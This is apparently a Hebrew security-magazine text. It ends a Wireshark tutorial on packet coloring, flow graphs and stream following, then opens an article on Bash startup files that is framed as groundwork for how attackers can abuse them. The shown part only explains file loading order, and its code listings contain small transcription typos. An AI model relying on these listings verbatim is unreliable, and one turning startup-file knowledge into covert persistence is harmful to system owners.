56	346.699000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3694 → 110 [ACK] Seq=0 Ack=0 Win=16384 Len=0
64	348.408000000(	127.0.0.1	127.0.0.1	TCP	54	[TCP Keep-Alive] 3696 → 110 [ACK] Seq=0 Ack=0 Win=16384 Len=0

ולמעשה ניתן לסנן טוב יותר את התוצאות בהתאם לצורך.

ניתוח מידע


בחלק הקודם, סיימתי עם תמונה אשר מציגה מידע כאשר הרקע הוא בצבע שחור והטקסט הוא בצבע אדום. בברירת המחדל, במידה ולא שונו צבעי התוכנה, זה אומר כי ישנה בעיה בפקטות המוצגות כך.

צבעי ברירת המחדל מייצגים את המידע הבא:




[התמונה לקחה מהתיעוד הרשמי של Wireshark]

עכשיו כאשר יש צבעים אשר ברורים מה הם מייצגים, יש צורך לנתח מה קרה. היות ובתמונה הזו:



המידע בצבע אדום על רקע שחור, ניתן לדעת כי יש איזושהי בעיה, וצריך להתחיל ולנתח אותה.

הניתוח יתבצע בצורה פשוטה מאוד:




המערכת של Wireshark מאפשרת להתכוונן מה בעצם גרם לה לא לאהוב משהו, וניתן לראות כי מדובר בתוך ה-TCP, כאשר יש בעיה שהיא סוג של הערה למעשה לגבי מצב ה-SYN. מה שניתן לראות בניתוח, הוא שלמעשה התקבלה בקשה לגרום לפקטת ה-TCP להיות במצב של Keep-Alive.

איך זה מתבצע ברמה של TCP? ובכן, נשלחת בקשה עם דגל ACK בלבד עם sequence number קודם לבקשה זו. דבר אשר מבקש למעשה ליצור בקשת keep-alive ברמת ה-TCP.

במידה ואין ב-Wireshark הנמצא ברשותכם את האפשרות לראות את נושא ה-analysis, ניתן לגשת לתפריט הבא:

Preferences -> Protocols -> TCP

שם יש את ה-checkbox הבא: Analyze TCP sequence numbers:



במקרה הזה, ש-Wireshark עוזר להבין בעיה של פקטה בודדת, זה קל יותר להבין מה קורה, וזאת כמובן, במידה וכמובן מבינים את הפרוטוקול וכיצד הוא עובד, אך לפעמים יש מצב בו יש צורך להבין דיאלוג שלם בשביל להבין את המידע ואולי אף להבין בעיה.

ניתוח דיאלוג


עד עכשיו הסברתי איך ניתן למצוא מידע, ולראות פקטה בודדת. לפעמים יש צורך ממש להבין מה קורה כתעבורה שלמה.

לשם כך, ישנם הרבה כלים ב-Wireshark, ובפרק זה אדבר על שניים מתוכם:


Flow Graph:

כאשר יש צורך לראות איך המידע נשלח, ניתן להשתמש בכלי אשר נמצא תחת תפריט בשם:

Statistics -> Flow Chart



ניתן לצפות במספר דברים בגרף, בהתאם להגדרות בחלון הימני ביותר. בתמונה הזו, השתמשתי בסינון אשר מביא את כל הפקטות מבוססות TCP עם פעולת SYN כלשהי. במידה והייתה תעבורה לעוד כתובת, היא הייתה מוצגת כך:



ניתן לראות את כתובת הבקשה 81.163.150.60 אשר מנסה לגשת לכתובת ביעד של 233.112.3.40. במידה ושרת היעד היה עונה, היה ניתן לראות גם חץ חזרה אל כתובת המקור. לחיצה על כל שורה בגרף,

מסמנת ברשימת הפקטות את הפקטה שעליה צופים, וכך ניתן למצוא טוב יותר פקטה סוררת כאשר ישנם עשרות פקטות לעבור בדיאלוג.

הכלי מסייע לראות לאן מידע מגיע ולאן מידע נשלח במשך זמן של דיאלוג. כאשר מדובר בפרוטוקול כדוגמת SIP, ממש ניתן לראות את כל הבקשות השונות, כולל יצירת דיאלוג, ואפילו תעבורת RTP, אך גם ב-HTTP ופרוטוקולים נוספים ניתן למצוא הרבה מידע מועיל בשמוש בגרף.

מעקב אחר מידע:


כלי נוסף ומאוד חשוב, שעוזר להבין הרבה מאוד ממצב התקשורת הוא כלי אשר נקרא Follow XXX Stream, כאשר XXX יכול לייצג אחד מתוך שלוש:

- Follow TCP Stream
- Follow SSL Stream
- Follow UDP Stream

ניתן להגיע למצב זה בשני דרכים עיקריות:

- מקש ימני על פקטה מסוימת, ואז לבחור באופציה הרצויה של Follow XXX Stream.
- התפריט Analyze ושם לבחור את האופציה הרצויה של Follow XXX Stream

התוצאה תראה כך:



המסך אשר נפתח, מאפשר לצפות בכל מידע השייך ל-layer 7 (או נמוך יותר - תלוי בפרוטוקול) במגוון צורות, כאשר כאן בתמונה הוא במצב Raw, כלומר הבתים שנכנסו הם הבתים שרואים. בנוסף, מידע יוצא נצבע באדום על רקע ורוד, ומידע חוזר, נצבע בצבע כחול על רקע כחול.

ניתן לבצע חיפוש מחרוזות, ניתן לבחור רק צד מסוים בשיחה ועוד מספר פעולות. צפיה במצב של Hex Dump עזרה לי יותר מפעם או פעמיים לגלות מחסור בתווים לא מודפסים, כדוגמת UTF-8 או פרוטוקולים בינאריים.

בחלק הבא של המאמר, אסביר לעומק כיצד ניתן לצפות בתוכן כאשר הוא מוצפן. בנוסף, אדגים שימושים שונים בכלי לניתוח המידע.

סיכום

בחלק זה הסברתי בקצרה יחסית, כיצד הממשק אשר נקרא Wireshark עובד. הסברתי כיצד ניתן לסנן מידע, והתחלתי להסביר על הכלים אשר מאפשרים לנתח בעיות שהם קצת מעבר לפקטה בודדת. המטרה של חלק זה, היה יותר להכניס לראש של Wireshark, בעוד שהחלק הבא, יתמקד בהתמודדות והבנה של כיצד מנתחים מידע, כולל עבודה עם מנהרות SSL/TLS.

בדרך ל-root עוצרים ב-bashrc.

מאת איתי כהן

הקדמה

כפי שכולכם ודאי יודעים, אחד היתרונות המרכזיים בלינוקס הוא הקלות בה ניתן לערוך ולהתאים את התצורה של מערכת ההפעלה לצרכיו של המשתמש. תכונה זו אהובה במיוחד על אנשי אבטחה שאוהבים אחיזה ושליטה מלאה בסביבה שלהם ושואפים להפחית ככל שניתן את מספר הקשות המקלדת שהם מבצעים. במאמר נלמד על קבצי האתחול של המעטפת (Bash startup files), נבין את ההבדלים ביניהם, את סדר ההפעלה שלהם ואיך נוכל לנצל אותם בתור תוקפים.

לפני שנתחיל אתן כמה דגשים. המאמר מיועד למי שכבר מכיר/ה את מערכת ההפעלה nix* ושימוש בסיסי בה. הדוגמאות וההסברים במאמר יהיו עבור Bash בסביבת Ubuntu, המעטפת (Shell) הנפוצה ביותר בסביבת לינוקס, אך רובם יהיו רלוונטיים, עם שינויים קלים, למעטפות נפוצות אחרות.

חלק א': קבצי האתחול של Bash

כפי שציינתי בהקדמה, המשתמש בלינוקס יכול בכל עת ובצורה פשוטה יחסית לשנות את ההגדרות של סביבת העבודה שלו: להגדיר כינויים (Aliases), פונקציות, ופקודות. כל ההגדרות הללו ישארו אך ורק כל עוד המופע הנוכחי של המעטפת קיים. כלומר, בעת סגירת המעטפת ההגדרות יעלמו כלא היו. לפעמים נרצה לבצע הגדרות שיישמרו באופן קבוע - ולשם כך קיימים קבצי האתחול.

מעטפת Bash משתמשת במספר קבצי אתחול שמטרתם לסייע לבנות את סביבת העבודה, כאשר לכל אחד מהקבצים שאציג במאמר זה יש תפקיד מסויים בעיצובה. קבצי האתחול ממקומים בשני מקומות: בתיקיית etc/ ובתיקיית הבית של המשתמש. קבצי האתחול בתייקיית etc/ יספקו הגדרות גלובאליות, כלומר הגדרות רוחביות שיחולו על כלל המשתמשים במערכת. לעומת זאת, קבצי האתחול בתיקיית הבית של משתמשת מסוימת יחולו עליה בלבד ויתווספו או ידרסו את ההגדרות הגלובאליות. כלומר, נשתמש בקבצי האתחול כדי להגדיר למשל משתני סביבה, פקודות שירוצו לאחר ההתחברות או פונקציות חדשות.

אינטראקטיבי ולא אינטראקטיבי

קיימים קבצי אתחול שונים לסוגים שונים של התחברויות. כדי להבין את ההבדלים ביניהם עלינו להכיר תחילה את ההבדל בין מעטפת אינטרקטיבית למעטפת שאינה אינטראקטבית.

תהליך ההתחברות מתחיל לאחר שהמשתמש מזין שם משתמש וסיסמה. המערכת, באמצעות /bin/login, מגבבת את הסיסמה ומשווה את הקלט אל מול הקבצים /etc/shadows ו-/etc/passwd. אם פרטי ההתחברות אומתו בהצלחה, המערכת מגדירה את תיקיית הבית ($HOME) המצויינת עבור המשתמש בקובץ /etc/passwd להיות התיקייה הנוכחית ומפעילה את המעטפת המוגדרת למשתמש הנמצאת גם היא בקובץ זה. במקרה שלנו המעטפת שתופעל היא Bash.

המעטפת שתופעל היא מסוג מעטפת התחברות אינטראקטיבית (Interactive Login Shell). מעטפת אינטראקטיבית היא מעטפת שבאמצעותה יכולה המשתמשת להכניס פקודות. הפעלת מעטפת כזאת תקרא בד"כ לקובץ הגלובאלי /etc/profile ולקובץ הפרטי המקביל לו ~/.profile.

מעטפת אינטראקטיבית שנקראת שלא בעקבות התחברות תופעל בד"כ באמצעות ממשק שורת הפקודה (Command Line Interface) על ידי קריאה למעטפת (למשל, /bin/bash ~$ itay@technodrome:) או על ידי קריאה לפקודה /bin/su. דרך נוספת להפעיל מעטפת כזאת היא באמצעות תוכנת מסוף כדוגמת xterm או konsole מתוך סביבה גראפית. הפעלת מעטפת כזאת לרוב תעתיק את סביבת האם ותקרא לקובץ /etc/bash.bashrc ולקובץ ~/.bashrc של המשתמש בשביל הגדרות והוראות נוספות.

מעטפת שאינה אינטראקטיבית (Non-Interactive Shell) בד"כ תופעל כאשר סקריפט רץ. היא לא אינטראקטיבית מפני שהיא מריצה סקריפט ולא מחכה לקלט משתמש בין הפקודות (אלא אם הוגדר כך בסקריפט). הפעלת מעטפת כזאת רק תעתיק את הסביבה ממעטפת האם.

נדגים את ההבדלים בין המעטפות באמצעות קוד (כי מי לא אוהב קוד?):

```
$ ssh itay@technodrome            # interactive login shell, `/etc/profile` && `~/.profile`
$ ssh itay@technodrome env        # non-interactive non-login shell, `~/.bashrc`
$ su itay                         # interactive non-login shell
$ su --login itay                 # interactive login shell
$ exec su --login itay            # interactive login shell
$ exec su --login itay -c 'env'   # non-interactive login shell
```

כעת, לאחר שהבנו את ההבדלים בין סוגי המעטפות נכיר את קבצי האתחול ואת ההבדלים ביניהם. חשוב לציין בשלב זה שכל הקבצים הללו לא הכרחיים כדי שהמערכת תפעל, היא חכמה מספיק כדי לא להסתמך עליהם.

/etc/profile

כשמעטפת Bash תופעל בתצורת התחברות אינטראקטיבית או בתצורת התחברות לא אינטראקטיבית עם הפרמטר login--, היא תבדוק האם הקובץ /etc/profile קיים ותריץ ממנו פקודות בהתאם. לאחר מכן המעטפת תחפש את הקבצים ~/.profile || ~/.bash_login || ~/.bash_profile בסדר הזה ותקרא לראשון שתמצא.

הקובץ /etc/profile נראה אצלי כך:

```
# /etc/profile: system-wide .profile file for the Bourne shell (sh(1))
# and Bourne compatible shells (bash(1), ksh(1), ash(1), ...).

if [ "$PS1" ]; then
  if [ "$BASH" ] && [ "$BASH" != "/bin/sh" ]; then
      # The file bash.bashrc already sets the default PS1.
      # PS1='\h:\w\$ '
      if [ -f /etc/bash.bashrc ]; then
      . /etc/bash.bashrc
      fi
  else
      if [ "`id -u`" -eq 0 ]; then
      PS1='# '
      else
      PS1='$ '
      fi
  fi
fir

if [ -d /etc/profile.d ]; then
  for i in /etc/profile.d/*.sh; do
      if [ -r $i ]; then
      . $i
      fi
  done
  unset i
fi
```

תחילה, הקובץ בודק האם אנחנו במעטפת אינטראקטיבית והאם היא Bash. במידה וכן, הוא קורא לקובץ /etc/bash.bashrc עליו נדבר בהמשך. אם אנחנו לא ב-Bash הקובץ מטפל ב-$PS1, שהיא מחרזות ה-Prompt. הסקריפט מגדיר את המחרוזת להיות '# ' אם אנחנו root ובכל מקרה אחר להיות '$ '. בשלב זה אנחנו יכולים להסיק שהקובץ /etc/profile נקרא על ידי כל סוגי המעטפות בזמן ההתחברות. כך לדוגמה במקום להשתמש במשתנה ${UID} המובנה ב-Bash כדי לקבוע את מזהה המשתמש, /etc/profile משתמש בפקודה 'id'.

הקטע האחרון ב-/etc/profile קורא ומריץ את כל הקבצים בעלי הסיומת sh שבתיקייה /etc/profile.d. זהו קטע חשוב שכן ניתן ללמוד ממנו כי אין צורך לערוך את הקובץ /etc/profile ישירות. אם נערוך את

הקובץ עצמו, המערכת תמנע מלעדכן את הקובץ בכל עדכון אבטחה או שדרוג גרסא על מנת לשמר את סביבת העבודה שהמשתמש הגדיר לעצמו. מנגנון זה רלוונטי למספר קבצי מערכת, בינהם /etc/profile. כלומר, היתרון של הקטע האחרון שבקובץ זה הוא שאם נכתוב את הפקודות שלנו לקובץ בעל סיומת sh שהקובץ /etc/profile/ יריץ, נוכל להיות סבורים כי הפקודות יורצו ולא ימנעו שדרוג או עדכון שעלולים לחול - נדירים ככל שיהיו.

~/.bash_profile, ~/.bash_login, ~/.profile

/etc/profile ממוקם בנתיב גלובאלי כך שכל השינויים שנעשים בו ישפיעו על כלל המשתמשים במערכת. במחשב אישי השינוי לא יהווה בעיה אך לא כך הדבר בשרת או מחשב משותף, בהם כל משתמש ירצה להתאים את סביבת העבודה שלו בהתאם לנוחות ולהרגלים שלו. לא זו אף זו, שינוי בקובץ /etc/profile מצריך הרשאות root, הרשאה שאנחנו כמובן לא נעניק לכל משתמשי המערכת. לשם כך, כל משתמש במעטפת Bash יכול ליצור לעצמו בתיקיית הבית את אחד הקבצים הבאים:

- ~/.bash_profile
- ~/.bash_login
- ~/.profile

כפי שציינתי קודם, לאחר ש-Bash קוראת ל-/etc/profile היא תחפש את את הקבצים הללו לפי הסדר, תריץ את הראשון שתמצא ותתעלם מהשאר. ספריית השלד של Ubuntu (נמצאת ב-/etc/skel/ ומכילה את הקבצים והתיקיות שיועתקו לתיקיית הבית של כל משתמש חדש) מכילה את profile. אבל לא את הקבצים האחרים, כך שבתיקיית הבית של משתמש לא ימצאו הקבצים bash_profile. ו-bash_login. אלא אם כן הוא יצר אותם בעצמו. כמו כן, Ubuntu משתמשת ב-Bash כמעטפת ברירת המחדל ולכן רוב המשתמשים רגילים לשים ב- profile. את הגדרות מעטפת ההתחברות שלהם.

הקובץ ~/.profile נראה אצלי כך:

```
# if running bash
if [ -n "$BASH_VERSION" ]; then
      # include .bashrc if it exists
      if [ -f "$HOME/.bashrc" ]; the
      . "$HOME/.bashrc"
      fi
fi
# set PATH so it includes user's private bin directories
PATH="$HOME/bin:$HOME/.local/bin:$PATH"
```

בדומה לקובץ /etc/profile שקורא לקובץ /etc/bash.bashrc אם הוא בנמצא, כך גם ~/.profile בודק את הימצאותו של הקובץ ~/.bashrc ומריץ אותו אם כן. נרחיב על המשמעויות בפרק הבא.

/etc/bash.bashrc & ~/.bashrc

כאשר Bash מופעלת אינטראקטיבית שלא בעקבות התחברות היא תקרא לפי הסדר לקבצים /etc/bash.bashrc ו-~/.bashrc. למרות זאת, כפי שראינו, Ubuntu מפעילה את הקבצים האלה מתוך /etc/profile ו- ~/.profile בהתאם. מאפיין זה של Ubuntu גורם לכך שהקבצים הללו (אם הם קיימים) יקראו בכל הפעלה אינטראקטיבית של Bash ללא תלות בביצוע התחברות. אל תסתמכו על כך שהתנהגות כזאת תקרה בכל הפצה של לינוקס.

